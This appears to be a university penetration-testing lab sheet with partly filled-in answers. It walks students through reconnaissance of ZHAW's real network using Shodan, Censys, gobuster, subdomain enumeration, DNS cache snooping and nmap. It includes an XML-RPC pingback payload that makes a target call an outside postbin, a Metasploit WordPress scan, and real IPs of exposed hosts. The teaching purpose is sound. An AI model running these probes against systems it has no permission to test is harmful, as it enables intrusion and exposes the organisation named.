Security Lab – Penetration Testing Lab

VM Image

Use the **Hacking-Lab VM image** for this lab. Start it in networking-mode **Nat.**

Important:
In this lab, you will use intelligence gathering tools to collect intelligence on a production infrastructure, the ZHAW network infrastructure. Please read the instructions carefully and follow them precisely!

1 Introduction

The first part of this lab is about the intelligence gathering and vulnerability analysis phase of a penetration test. The second part is about exploitation of well-known vulnerabilities with the help of freely available exploitation tools/scripts. More specifically, your task will be to gather different pieces of information, to analyse information about (potential) vulnerabilities and to try to exploit some of them. For this purpose, you will work with some well-known or less well-known tools. Note that there are a huge number of tools for collecting information on the victim regarding technical physical and human assets. Their level of automation and capabilities varies greatly, and new tools are constantly being added and older tools are no longer maintained. More important than the specific tool, however, is understanding what the tool does and, consequently, how to interpret the information it provides. Each tool has its strengths and weaknesses that result from the way the tool works.

2 Goals

This Lab has two goals. First, you get some hands-on experience with popular intelligence gathering tools in a real-world setting – the ZHAW network. Second, you familiarize yourself with one of the most famous hacking tools, the Metasploit framework (MSF) and how it can be used together with network and vulnerability scanning tools: Nmap and Greenbone Vulnerability Management (GVM), formerly called the OpenVAS framework.

3 Intelligence Gathering

3.1 Shodan Scan:

Shodan is a network scanner that scans the internet for services and devices that are reachable from the Internet. It offers a search engine and API where users can check if their own (and other) networks or devices are listed. Targets are scanned at least once a month. Shodan scans many ports (over 1000 different ports), but not all of them. The current list of ports scanned by Shodan can be checked with: https://api.shodan.io/shodan/ports?key=YOUR_API_KEY

Registration:

- Open Shodan in a browser and register a free account: https://account.shodan.io/register
- Use your **@students.zhaw.ch** address to get higher query limits and export credits. We've setup an academic partnership with them and get this for free.

Note: The amount of search queries is limited per user, if you reach the limit, you either must wait 24 hours or register another account!

As a first usage example, search for:

```
IP Webcam has_screenshot:true
```

Shodan will show you a list of webcams with integrated webserver for which it had access to image data without having to authenticate. Go through some pages and check out what Shodan shows you about the targets.
Attackers use Shodan to identify potential targets and to gather information about exposed services without having to scan a specific network (or the whole Internet) themselves. As with other search engines it is important that you use the right search terms and filters to find the information you are looking for. Some of the basic filters that can be used with Shodan are listed in the table below. See also:

- Search examples: https://www.shodan.io/search/examples
- Filter reference: https://www.shodan.io/search/filters

Syntax	Example	Description
city:*cityname*	`city:zurich`	Find devices in a particular city.
country:*countrycode*	`country:CH`	Find devices in a particular country.
hostname:*hostname*	`hostname:zhaw`	Find devices with hostnames that contain that string.
net:*ip[/netmask]*	`net:160.85.0.0/16`	List devices with a specific IP or within a specific network (address + /x CIDR)
org:*organization*	`org:"Migros"`	Find devices that are operated by a specific organization.
product:*product*	`product:apache`	Search devices with this string in the product (service) field.
port:*portnumber*	`port:8080`	Search devices that have this port open.
ssl:*string*	`ssl:"Swiss Post"`	List devices with a specific string in the SSL/TLS Certificate data
http.status:*code*	`http.status:301`	Lists devices returning status code 301.
has_screenshot:*boolean*	`has_screenshot:true`	Lists devices for which a screenshot is available (not available for normal web pages)
has_vuln:*boolean*	`net:130.20.1.0/24` `has_vuln:true`	Lists all devices in the network 130.20.1.0/24 where a known vulnerability was "detected" by Shodan.
ssl.cert.expired	`net:130.20.1.0/24` `ssl.cert.expired:true`	Lists all devices in 130.20.1.0/24 that make use of expired certificates.

Filters can be combined. If you write, for example:

```
http "text/html" hostname:admin.ch country:CH
```

this will list only hosts that have:

- the text `http` and `"text/html"` in the response (the so-called "banner")
- the string admin.ch in their hostname
- an IP address whose location is in Switzerland[1]

You can ***also exclude stuff from search results*** by ***using the minus '-' sign*** in front of a search element. For example, the following search query filters results with a http status code 301 or 302 from the search results:

```
org:swisscom -http.status:301 -http.status:301 country:CH port:80
```

[1] Geo location of IP addresses is not an exact science. Different approaches such as mining registry data of regional or local Internet registries (address of address-block owner), interpreting airport/city codes or other clues in hostnames or leveraging the browser geolocation API exist. See https://dyn.com/blog/finding-yourself-the-challenges-of-accurate-ip-geolocation/ for more details on that topic.

Note that the use of some of the additional filters are limited to subscribers to the (advanced) API service. Check out https://developer.shodan.io/api for details on additional filters.

3.2 Honeypots

Going back to the results regarding your search for webcams. Do you think these are indeed real webcams that people connected to the Internet without knowing that anyone can access them? Or might these webcams be honeypots? A honeypot is something whose sole purpose is to attract attackers – if someone accesses this resource, you know it is most likely an attacker as there is no other legitimate use of it. Answering the question whether a resource is a honeypot or not, is not always easy – and it shouldn't be. After all, a honeypot is most useful if it cannot be recognized as such. Taking a closer look at the information in the banner and doing some google queries for "IP Webcam Server" might bring you to the following page about banners. It lists the server string "IP Webcam Server" as being a honeypot banner.

https://news.netcraft.com/archives/2022/01/31/server-headers.html

To identify whether something is a honeypot, you could come up with algorithms that look for characteristics that a normal/production system would not have. Shodan offers a service where you can check whether something is a honeypot:

https://honeyscore.shodan.io

Unfortunately, Shodan does not publish what honeypots it can detect and what characteristics it analyses to do so. But it is certainly not perfect and can be fooled[2]. After all, a honeypot usually mimics a resource (device, application, service, operating system,) and you just must look for inconsistencies between the detected behaviour and the real behaviour of the mimicked resource at different levels (network-level, application level, …). For example, if a honeypot mimics a database server, unlike a production server, the honeypot is usually not under load. One way to spot this would be to measure the variance in query response times.

3.3 Task – ZHAW Shodan Search


Please insert the Shodan search queries used to solve the questions in this section. This might help the tutor to assess why your answers were not correct.

```
country:CH org:ZHAW hostname:zhaw product:"Microsoft Exchange smtpd"
```

Your first task is to use Shodan to collect information about ZHAWs network and services. Make use of the above filters when you search for the following information.
Which of the following IP addresses are ZHAW mail servers?

- ☐ 160.85.104.100
- ☐ 160.85.104.55
- ☐ 160.85.104.122
- ☐ 160.85.104.20

[2] HoneyPLC: A Next-Generation Honeypot for Industrial Control Systems
https://dl.acm.org/doi/10.1145/3372297.3423356



- ☐ 160.85.104.156

There are still web servers in the ZHAW network that use HTTP (not HTTPS!). To find those tha indeed serve content over HTTP, you must exclude servers that respond with a HTTP status code other than 200. How many such servers are there in the ZHAW network range 160.85.0.0/16?

- ☐ 1-10
- ☐ 11-20
- ☐ 21-50

Think about the security implications of web servers serving pages over HTTP. Which of the following statements is correct? If you need additional information to identify the correct answer, you might consult https://www.troyhunt.com/why-no-https-questions-answered-new-data-path-forward/ or other resources from Troy Hunt or Scott Helme, two of the most well-known experts in this domain.

- ☐ If the response is a redirect (e.g., 301 or 302) to HTTPS, this is fine since the content is served over HTTPS which renders ssl-striping or other forms of MitM attacks without a valid certificate and private key for the target domain, useless.
- ☐ Sometimes, web servers of embedded devices do not have support for HTTPS. If no user data or secrets are transmitted to such web sites, using HTTP is not an issue as an attacker cannot steal any user data / secrets and modifying the content sent to the user cannot do much harm.
- ☐ There is no good reason to serve content over HTTP nowadays. Ideally, HTTP is not offered at all by a web server. If it is offered, a permanent redirect combined with suitable HSTS headers transmitted over the subsequent HTTPS channel is the best option.

Next, search for servers with vulnerabilities in the ZHAW 160.85.0.0/16 network. Note that the vulnerability information might not be visible in the search result overview. To narrow down results you might search for hosts with keywords in the report result (e.g., ubuntu, if you are looking for hosts running Ubuntu Linux). You might have to click on a result and inspect the detailed scan results. Are there any servers with known vulnerabilities?

- ☐ Yes, there is at least one that has both CVE-2021-26858 and CVE-2014-4078.
- ☒ Yes, there are several servers that have various security vulnerabilities.
- ☐ No, according to Shodan, there are no vulnerable servers in the ZHAW network.

How does Shodan determine whether a host is vulnerable?

- ☒ It determines this based on a vulnerability scan of the application/service/operating system
- ☒ It determines this based on the detected version of an application/service/operating system.

Next, search 160.85.0.0/16 for hosts using expired certificates. Do such hosts exist?

- ☐ 0
- ☐ 1-7
- ☒ 8-20

Finally, search 160.85.104.0/24 for DNS servers. Tick those IPs (if any) that are DNS servers:

- ☐ There are no DNS servers in this subnet
- ☒ 160.85.104.60
- ☒ 160.85.104.61
- ☐ 160.85.104.101
- ☐ 160.85.104.102

3.4 Task – ZHAW Censys Search

Censys is another web crawler which can be used to gather information about subnets. You can register for an account or simply use (limited to IPv4 hosts and rate-limiting):
https://search.censys.io/

Information about the query syntax can be found here:
https://support.censys.io/hc/en-us/articles/360059608451-Censys-Search-Language

Please insert the Censys search queries used to solve the questions in this section. This might help the tutor to assess why your answers were not correct.

ip: 160.85.252.0/24

Conduct a search for hosts in the subnet 160.85.252.0/24. What ports/protocols do these hosts offer?

- [x] 21/ftp
- [ ] 23/telnet
- [ ] some quite uncommon port numbers
- [ ] 53/dns
- [x] 80/http
- [x] 110/pop3
- [ ] 123/ntp
- [x] 443/https
- [x] 3389/rdp
- [x] 587/smtp
- [x] 22/ssh

Within the subnet you should find one host with an open FTP port. Gather some more information about that host. Do the following.

1. Inspect the Censys results for this host to get some more information about
   a. the services and their version running on that host
   b. a domain (hint: certificate data) hosted on this host
2. Use a browser to access the domain over https to see how the server behaves.
3. Use a browser to access the IP address over http to see how the server behaves.
4. Access the ftp service on that host by entering:

   ```
   ftp -nv <IP ADDRESS>
   ```

   in a console and try to log in as anonymous user by entering:

   ```
   user anonymous
   ```

What potential security problem(s) do you see with this server?

- [ ] This server has a remote code execution vulnerability.
- [x] For some of the services offered passwords might be sniffed by eavesdroppers.
- [ ] This server runs a vulnerable version of Microsoft IIS.
- [x] Files downloaded from this server can be modified in transit without the recipient noticing it.
- [x] SSL stripping could potentially be used by a MitM to read/modify requests and responses.
- [x] The web server on that host is directly accessible and allows access to various files.
- [ ] This server uses a self-signed certificate.

3.5 Task – ZHAW Censys vs. Shodan

Now that you've played around with Shodan and Censys, let's search for some more potentially interesting targets using both services. By doing so, you will discover some differences between Shodan and Censys. Let's start with a search for hosts in the 160.85.0.0/16 network that use TLS with self-signed X.509 certificates on any of the scanned ports. Unfortunately, Shodan does not support this directly in the non-enterprise version. So, we use a workaround:

Shodan: net:160.85.0.0/16 ssl.chain_count:1
Censys: ip:160.85.0.0/16 and services.tls.certificates.leaf_data.signature.self_signed=true

How many hosts do the searches return?

- [x] 0-39 - Cen
- [x] 40-70 Sho
- [ ] >70

Compare the results and mark the statements that are correct:

- [x] Shodan lists more hosts than Censys
- [ ] Censys lists more hosts than Shodan
- [ ] Most self-signed certificates are used to secure remote desktop services
- [ ] Most self-signed certificates are used to secure connections to webservers
- [ ] There is a host with a self-signed certificate in 160.85.104.0/24 to which one can connect from INSIDE the ZHAW network (on-site or connected over VPN).
- [x] There is a host with a self-signed certificate in 160.85.104.0/24 to which one can connect from OUTSIDE the ZHAW network (off-site and NO VPN connection).
- [x] There is host with a self-signed certificate in 160.85.252.0/24 to which one can connect.

Note: The workaround used with Shodan is to check the length of the certificate chain sent by the server – if it is equal to one, the certificate should be self-signed. Unfortunately, this only works when the servers meet best and include the certificate chain in the TLS channel setup. For example, for the host sts.zhaw.ch with IP address 160.85.104.215 this seems not to be the case when contacting it by IP instead of the fully qualified domain name. When contacting it by IP address, the server responds with the server certificate for the FQDN only. You can verify this by comparing the outputs of:

```
openssl s_client -host 160.85.104.215 -port 443 -showcerts
openssl s_client -host sts.zhaw.ch -port 443 -showcerts
```

The first one lists one certificate and a verification error. The second output lists the complete chain.

One of the hosts that should be in the results has the IP address 160.85.252.209. Analyze and compare the information that Censys and Shodan have about that host. What statements are correct?

- [ ] Shodan detected more services running on that host than Censys.
- [x] Censys detected more services running on that host than Shodan.
- [x] One reason for the difference can be explained by having a look at
  https://support.censys.io/hc/en-us/articles/360059603231
  https://api.shodan.io/shodan/ports?key=REPLACE_WITH_YOUR_API_KEY

What potential security problem(s) do you see with this host? Access open ports with a browser or other semi-active methods, if required. Do some research about the services that run on that host.

- [ ] This server has a remote code execution vulnerability.
- [ ] This server runs a vulnerable version of apache.
- [x] This server runs a vulnerable version of etcd.
- [ ] The web server on that host displays a default welcome page.
- [x] This server can be used to store and retrieve data without having to authenticate
- [x] This server may expose data that should not be exposed

3.6 Task Searching for Subdirectories

One important thing to remember when doing intelligence gathering is that whenever you find an interesting target, put it on a list of targets that you investigate in more detail when you finished you work with the current method/tool (here: Shodan/Censys). A more detailed analysis might involve things like checking the targets for known vulnerabilities or whether further resources on that target can be discovered (e.g., in the case of a web server, by "crawling" its content). The latter is what you are going to do next.
If you know the web server technology used (e.g., Microsoft IIS v. X.X), a good starting point is to look for default directories that might be open/unprotected. If you are lucky, you might find subdirectories that were not properly secured. And if you don't find any, that's a first sign that best practices in configuring servers/devices securely is followed.
One way to check for subdirectories is to use gobuster and wordlists from dirbuster. Tools like gobuster will use the wordlist to generate HTTP requests for subdirectories (example.com/<listword>) and check whether they get a valid response (HTTP status code 200). gobuster has many more features that can be controlled/used with command line parameters. For example, if you are looking for files rather than directories, you can append file extensions with the `-x` option to the words in the wordlist (e.g., .aspx). The documentation can be found in the official repository https://github.com/OJ/gobuster.
If gobuster is not installed on your VM image (enter `gobuster` in a shell), install it by entering:

```
apt-get install gobuster
```

Next, you must decide which wordlists you want to use for the subdirectory enumeration. It is usually a good idea to use wordlists designed for the specific web server technology.

Since wordlists can be quite large, many students performing scans with such lists could lead to denial-of-service situations. Therefore, you are not allowed to use other wordlists than the ones mentioned in the instructions.

Let's now enumerate the subdirectories of the web server 160.85.67.95. But first, check the Shodan and/or Censys results:

What domain is hosted on that server (e.g., www.example.com, without http(s)://)?
www.mousebot.ch

For the enumeration, use the following lists. If these wordlists should not be installed on your system, you can get them from: https://github.com/v0re/dirb/tree/master/wordlists.

List with common subdirectory names:

```
/usr/share/wordlists/dirb/common.txt
```

List for the server type/technology (e.g., apache.txt, if Censys/Shodan say it is an apache server):

```
/usr/share/wordlists/dirb/vulns/<servertype>.txt
```

Check that both lists do not contain more than 5000 entries by executing the command for both lists:

```
wc -l <file path>
```

Next, scan the target with gobuster and the two lists using the commands below. Note that the -k option skip SSL certificate verification. If you want to follow redirects, you can specify the -r option too.

```
gobuster dir -u http://<domain-name>  -w <WORDLIST> -k
gobuster dir -u https://<domain-name> -w <WORDLIST> -k
```

Which of the following statements are true?

- [x] The https://<domain-name> endpoint has more than 10 subfolders.
- [x] There are some subfolders that return a 401 or 403-status code (eventually needs login).
- [ ] The http://<domain-name> endpoint (NOT following redirects) has more than 10 subfolders.
- [ ] The server seems to make use of Windows SharePoint Services or run a SharePoint Server.
- [ ] The server seems to make use of Drupal.
- [x] The server seems to make use of Wordpress.
- [x] There is a folder that when accessed, lists all files in that folder and its subfolders.
- [ ] There is a folder that redirects to the .htpasswd file and displays it.

Among other things, your search should show the presence of:

`https://<domain-name>/xmlrpc.php`

This is an API endpoint for 3rd party applications and services to interact with that site. It comes with product installed on that host and, if configured accordingly, is not a security problem. Among other things, this API allows to initiate callbacks to a user-supplied URL and local password brute-forcing. Check out the article below for more details:

https://nitesculucian.github.io/2019/07/01/exploiting-the-xmlrpc-php-on-all-wordpress-versions/

To determine whether the system is vulnerable to initiating callbacks, for example to misuse the host for participating in a denial-of-service attack on another host, you need three things:

- An endpoint that can receive and display requests
- The request to use for testing for this vulnerability
- A tool to craft/send the request

To address the first bullet point, you could run a webserver on your computer and make sure it is accessible from the Internet. Another way to address it is to use:

https://www.toptal.com/developers/postbin/

When you click on “Create Bin”, you get an endpoint that can receive and display requests. Just keep in mind that the requests eventually made to this postbin do not contain anything that might be confidential/privacy critical. After all, toptal.com might log them and look at them.

If you have read the article on the possible security problems with xmlrpc.php, you know that you can address the remaining two points with the following tool and request. Don’t forget to replace **<bin-number>** with the identifier of your postbin and <domain-name> with the name of the domain where the xmlrpc.php is located (e.g., www.example.com).

```
curl -X POST -d '<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>
https://www.toptal.com/developers/postbin/<bin-number>?hello=owned
</string></value>
</param>
<param>
<value><string>https://<domain-name></string></value>
</param>
</params>
</methodCall>' https://<domain-name>/xmlrpc.php
```

What is the result of your test?

- ☐ The host seems to be vulnerable – it performs the request but strips all parameters (everything after the question mark in the URL) from the provided URL.
- ☐ The host seems to be vulnerable – it performs the request using the URL specified.
- ☐ The host does not seem to be vulnerable – the postbin page did not seem to receive a request.
- ☒ The response to the request returns a fault code – the host does not seem to be vulnerable.

Another source for subfolders is the robots.txt file. Check out the robots.txt file by entering the URL:

https://<domain-name>/robots.txt

This file might list folders that search engines are allowed/disallowed to look into and contain a pointer to relevant paths (sitemap entry). Since if the search engines respect the robots.txt file they won't scan the "disallowed" subfolders, you won't find anything using search engine hacking. The same is true for subfolders to which no links exist in the content crawled by the search engines. The robots.txt and subfolder enumeration is thus very useful to identify additional potential attack vectors.

Since we found a vulnerability – though not a very problematic one that needs immediate fixing –, let's check whether we missed anything important by checking the version of the content management system and its plugins. Do this with the help of the tool Metasploit and its WordPress scanner. Enter the following commands. Don't forget to replace <domain-name> with the correct domain name!

```
msfconsole
use auxiliary/scanner/http/wordpress_scanner
set RHOST <domain-name>
set RPORT 443
set SSL true
run
```

What is the result of this analysis?


- ☒ The WordPress instance seems to be up to date. It has one plugin only. For this version of the plugin, there are no known vulnerabilities.
- ☐ The WordPress instance seems to be up to date. It has multiple plugins. For the indicated versions, there are no known vulnerabilities.
- ☒ The detected WordPress version seems to be outdated.
- ☐ The detected WordPress version seems to be the most current one in its branch.

3.7 Subdomain Search

Another thing to do when assessing the attack surface of a target and potential attack vectors is to enumerate subdomains. You will use and compare three different methods. The first one is making use of ***Certificate Transparency (CT) logs***. CT logs is a monitor technology that helps to address the problem of rogue TLS certificates by requiring certification authorities to disclose all certificates issued by them. A rogue certificate is a legitimate, trusted certificate that has been issued by a trusted certificate authority but is either compromised or was issued to the wrong party (e.g., a certificate for google.com is issued to the NSA instead of Google to intercept traffic as "Google"). With CT logs, Google can monitor all certificates issued for their domains and detect when a certification authority issues one that Google did not ask to be issued. If a certification authority does not log such a certificate this could be detected if a browser checks whether a certificate seen by is known by CT log monitors. You can read about CT on https://www.certificate-transparency.org/ if you want to know how CT works.

One such monitor is https://crt.sh. Do the following:

- Open https://crt.sh and click on "advanced". Make sure the search does exclude expired certificates (see image for how to configure the search)
- Enter: **linguistik.zhaw.ch** and click "search".
- Select the content of the result table and paste it into an Excel sheet.
- Extract the "Matching Identities" column (delete the others)
- Remove duplicates from this column by selecting the data in that column and clicking on "Remove Duplicates" in the "Data" ribbon.



Next, you are going to use the subdomain search from WhoisXMLAPI: https://subdomains.whoisxmlapi.com/. The WhoisXMLAPI subdomain search is likely to leverage different approaches to identify subdomains. For example, DNS (e.g., reverse DNS queries), X.509 certificates and search engine results. Do the following:

- Open https://subdomains.whoisxmlapi.com/
- Enter: **linguistik.zhaw.ch** and click "New lookup".
- Select the content of the result table and paste it into an Excel sheet.
- Extract the data on the subdomains (remove duplicates, if any)

Now you should have the unique subdomains from both services. Have a look at the subdomain information. Furthermore, try to access those domains that are not listed by both services once over http and once over https. Which of the following statements are true?

- ☐ WhoisXMLAPI lists more subdomains than crt.sh.
- ☒ crt.sh lists some *-certificates.
- ☐ taguette.tools.linguistik.zhaw.ch is listed by WhoisXMLAPI but not by crt.sh.
- ☒ mas-communication-management-leadership.linguistik.zhaw.ch is reachable over http only.
- ☐ There is one domain for which the webserver reports that it cannot find the website.
- ☐ There is a domain for which the server returns an expired certificate.

The results obtained with these (passive) tools show that they are useful when trying to identify subdomains. However, they are unlikely to identify all of them. Why not? Give an example:

maybe some of the sub-domains are not publicly accessible

Note that in the past, we used *#spyse_* (https://spyse.com) instead of WhoisXMLAPI. Unfortunately, the future of this service is uncertain as it is/was developed and maintained in the Ukraine.

3.7.1 Sublist3r

Sublist3r is a python tool designed to enumerate subdomains of websites using passive and active approaches. On the passive side, it employs search engines such as Google, Yahoo, Bing, Baidu, and Ask and OSINT services such as Netcraft, Virustotal, ThreatCrowd, DNSdumpster. PassiveDNS and CTs. On the active side, it can leverage subbrute to run a brute-force search using a dictionary with often used names for subdomains. If sublist3r is not yet installed on your VM image, install it with:

```
git clone https://github.com/huntergregal/Sublist3r
```

To keep the search- and result-space small, look for subdomains of *linguistik.zhaw.ch*
For the subdomains found, check whether they resolve to an IP address. You can do this manually or with an all-in-one command:

```
python3 sublist3r.py -d linguistik.zhaw.ch -n | grep '^[a-z0-9]' | sed
's/<BR>/\n/g' | awk '{print "nslookup "$1" &>/dev/null; echo "$1" failed:
$?"}' | bash
```

Note that this command does not trigger any active search since this would create quite a load on the network, the web and DNS server(s). Compare the results to the domains you obtained with the previous two approaches.

Mark the correct statements:

- [x] Sublist3r found additional domains. One such domain is *mediendatenbank.linguistik.zhaw.ch*
- [ ] Sublist3r found additional domains. One such domain is *taguette.linguistik.zhaw.ch*
- [ ] Sublist3r only lists subdomains to which it could establish a connection on port 80 or 443.
- [x] Sublist3r has false positives because it relies at least partially on data sources that are not updated in “real-time” and might therefore contain subdomains that are not in use anymore.
- [ ] Sublist3r seems to use WhoisXMLAPI as one of its OSINT sources.

3.8 Fingerprinting Defences - DNS Cache Snooping

DNS cache snooping is a technique used to identify if a DNS server has cached a specific domain name. This checks whether a DNS server has a response for a certain domain in its cache. You will use this technique to find out what Anti-Virus products might be in use in the ZHAW network.
First, you will determine the DNS servers that are responsible for the zhaw.ch domain. Before you start, **make sure you are connected to the ZHAW network (on-site or using the VPN client)**. Then do the following:

```
dig ns zhaw.ch
```

This will get you the hostnames of the DNS servers. You can get their IP address by pinging them:

```
ping <hostname>
```

Note down the IP addresses of the "inner" DNS servers:

160.85.192.100

Repeat the above and make sure that you are **NOT connected to the ZHAW network** and perform the query from a different network. You have several options for this:

- Use your (or someone else's) mobile phone as access point to connect to the Internet. If you are on site, you may also ask your tutor to use his/her phone, if you cannot do this with yours.
- Do this from home and without connecting to the ZHAW VPN

Note down the IP addresses of the "outer" DNS servers:

160.85.193.100

You might also want to do a **traceroute** to those IP addresses. Note **that traceroute might not work as expected on your VM** if you run it in **NAT mode**. TCP traceroute might not work because the NAT from your VM software might reset the TTL field to some "normal" value (e.g., 128) and the ICMP version might not work because the OS/VM software's NAT does not make the ICMP messages available to the VMs unless they are clearly related to an outgoing packet (e.g., ping works because the ICMP echo-reply is from the same IP address as the echo-request).

As a remedy, you can do the traceroute from your **host system**, not the guest system. If you use Windows as your host system, you can use the Windows PowerShell and execute:

```
Test-NetConnection -TraceRoute <Target IP>
```

If you use Linux, you can use the traceroute / tcptraceroute. For an ICMP-based traceroute, run:

```
traceroute -I <Target IP>
```

Or you can use an online traceroute tool like:

- traceroute: http://traceroute.online-domain-tools.com/
- tcptraceroute: https://www.websitepulse.com/tools/tcp-traceroute-test#

However, note that the online tools might have limitations. For example, some online-tools stop tracing further, when there is no reply for 5 subsequent TTL values and might therefore miss the rest of the path.

You are now ready for DNS snooping. DNS snooping can be done with dig, but for simplicity you will use a script which implements already a wordlist for known AV domains. Do the following:

```
git clone https://github.com/304GEEK/Scrape-DNS
cd Scrape-DNS
```

Edit the file *update.list* in this folder and add the following entries:
dci.sophosupd.com
d1.sophosupd.com
d2.sophosupd.com
d3.sophosupd.com
dci.sophosupd.net
d1.sophosupd.net
d2.sophosupd.net
d3.sophosupd.net

Do the snooping with all servers you noted down and for the cases where your machine is INSIDE the ZHAW network (on-site or VPN) and OUTSIDE of it (see above). Use the following command to perform DNS snooping:

```
./scrape.sh -t <DNS-IP> -u
```

Have a look at the results. Did you expect this result, and does it make sense?
Before you proceed and answer the multiple-choice question for this part, consider what Microsoft proposes to do to defend a Microsoft DNS server against DNS Snooping. In the Resolution section of an article on DNS snooping (https://support.microsoft.com/en-us/help/2678371/microsoft-dns-server-vulnerability-to-dns-server-cache-snooping-attack), they basically say that you have the following options to address this problem:

1. Disable recursion on the DNS server (=> no external domains end up in the cache)
2. Allow only clients located in the company network to use DNS servers that do recursion
3. Separate DNS servers for internal and external use and disable recursion on the DNS server for external use.

Disabling recursion can have major impacts to the network infrastructure and is for most administrators not an option. If disabled, the DNS server cannot resolve any names on zones not held locally. In other words, a DNS Server cannot resolve domain names for which it is not "responsible". E.g., if disabled, the ZHAW DNS server should not respond to a query for www.suse.de:

```
dig @160.85.104.60 www.suse.de
```

Which of the following statements are true when considering your results and what you've read about defending against DNS snooping?

- ☒ The "outer" DNS servers do not reply to queries from **inside** the ZHAW network.
- ☐ The "outer" DNS servers does reply to queries from **outside** of the ZHAW network.
- ☒ The "inner" DNS servers do not reply to queries from **outside** of the ZHAW network because the packets might be blocked by 195.176.1.1 (or a machine after that hop).
- ☐ The "inner" DNS servers do not reply to queries from **inside** of the ZHAW network.
- ☒ When querying the "inner" DNS servers from **inside** of the ZHAW network, the snooping reveals the use of one or multiple anti-virus products at ZHAW.
- ☒ The DNS servers seem to be configured securely – the outer DNS servers do not seem to do recursion. Only the "inner" ones but they cannot be queried from outside the ZHAW network.

In summary, it can be quite interesting to search all DNS servers of a company and check whether you can identify what domains user accessed using DNS snooping. If you have a device inside the companies' network, this should always be possible.

4 Nmap Scanning

Important:

For all scanning tasks for the ZHAW network, do the scans exactly as instructed. You might otherwise overload / DoS the ZHAW network infrastructure! Only one person per group should do the scanning at a given time.

Gathering intelligence about infrastructure assets using port scanning tools is probably the best option if you want to discover as much assets as possible an in the most reliable way. Better than third party scanning services like Shodan or Censys. There are several reasons, why this is the case. Which ones?

- ☐ 3rd-party scan services scan from fixed locations. They cannot scan for assets, that are only visible from a guest network or from other internal network zones.
- ☐ It is much faster than using 3rd-party scan services.
- ☒ It might find assets exposing services/activities not covered by the 3rd-party's scan-strategy.
- ☐ It might expose assets that the client asked the 3rd-party service to not expose in its results.
- ☐ In a network using IPv6 only, one can use layer two methods to check whether an asset is up.

However, to make it indeed the best option, you must know your scanning tool very well - the devil lies in the details. That's why the next tasks are not only dedicated to gathering intelligence about the ZHAW network, but also to getting a better understanding of the scanning tool of choice: nmap.
Perform all tasks in section 4 using your VM and a root-shell, if not stated otherwise.
Before you start with the actual intelligence gathering with nmap, let's do a first task that shows that the devil lies indeed in the details. First, determine an IP address located in the same (layer 2) network as your host. Take the default gateway's IP address for this purpose. You can find it by entering:

```
route -n
```

Take the gateway IP listed in the column for the destination 0.0.0.0 (default gateway) and execute the following commands and inspect the results. Note that the `-n` option tells nmap to skip DNS resolution of the hostname of the scanned hosts and the `-sn` option tells nmap to skip the port scan that follows the host-discovery phase (formerly also called "ping-scan").

```
nmap -n -sn --packet-trace <gateway IP>
sudo -u hacker nmap -n -sn --packet-trace <gateway IP>
nmap -n -sn --packet-trace www.suse.de
sudo -u hacker nmap -n -sn --packet-trace www.suse.de
```

When running nmap as normal user:

- ☐ a host that accepts or refuses (with TCP RST) a connection to port 80 or 443 is considered up
- ☐ a host that replies to ICMP echo-request or timestamp-request messages is considered up
- ☐ a host that answers an ARP request for its IP address with an ARP reply with its MAC address, is considered up
- ☒ a host that replies to a TCP SYN to port 443 is considered up
- ☒ a host that replies to a TCP SYN to port 80 is considered up
- ☐ a host that replies to a TCP ACK to port 80 is considered up

When running nmap as root user to scan a host in the same network:

- ☐ a host that accepts or refuses (with TCP RST) a connection to port 80 or 443 is considered up
- ☐ a host that replies to ICMP echo-request or timestamp-request messages is considered up
- ☒ a host that answers an ARP request for its IP address with an ARP reply with its MAC address, is considered up
- ☐ a host that replies to a TCP SYN to port 443 is considered up
- ☐ a host that replies to a TCP SYN to port 80 is considered up
- ☐ a host that replies to a TCP ACK to port 80 is considered up

When running nmap as root user to scan a host in a different network:

- ☐ a host that accepts or refuses (with TCP RST) a connection to port 80 or 443 is considered up
- ☒ a host that replies to ICMP echo-request or timestamp-request messages is considered up
- ☐ a host that answers an ARP request for its IP address with an ARP reply with its MAC address, is considered up
- ☒ a host that replies to a TCP SYN to port 443 is considered up
- ☒ a host that replies to a TCP SYN to port 80 is considered up
- ☐ a host that replies to a TCP ACK to port 80 is considered up

The different behaviour for root and normal user is mainly because:

- ☒ the scans performed for root requires the privilege to open so-called raw sockets
- ☐ the nmap developers decided that normal users should not be able to make use of the more advanced scan probes

Hence, we have an initial important finding: How nmap determines whether a host exists (is up) might differ considerably depending on who (root or normal user) executes the scan and from where (same or different network). For example, if scanning from a different network, any host that does not run a service on port 80 or 443 is considered down if ICMP messages are blocked by a firewall.
After this initial insight into the fact that the devil lies in the details, let's have a closer look at gathering intelligence about infrastructure assets in more detail. From a naïve point of view, we must do the following two things:

1. Discovering Assets: What (sub-)networks and hosts exist?
2. Asset details: Network paths and detailed host profile (services/software/operating systems)

The motivation for this two-step approach is to speed up the scanning by doing the scanning for asset details only for assets that we know exist / are up. Performing a scan of all 2^{16} TCP and UDP ports with the service and operating system discovery option turned on, takes a huge amount of time. For a /24 network, that can easily take up to several days, depending on the network quality, bandwidth, and delay. However, as you have just learned, determining whether a host is indeed up – meaning that it shows some reaction to packets sent from the scanning host – might require a scan of all TCP ports[3]. After all, it might be the last port we scan that reacts to our scan probes.

4.1 Discovering Assets

Let's now start with the first step: discovering assets. Here, we pursue two goals. The first goal is to get some insight into the internal network structure of ZHAW's 160.85.0.0/16 address space. The related activities and tasks are described in the following subsection. The second goal is to discover hosts in ZHAW's server network (160.85.104.0/24) and to compare the output – at least partially – to what Shodan knows about that network. The related activities and tasks are described in Section 4.1.2.

4.1.1 Network Structure

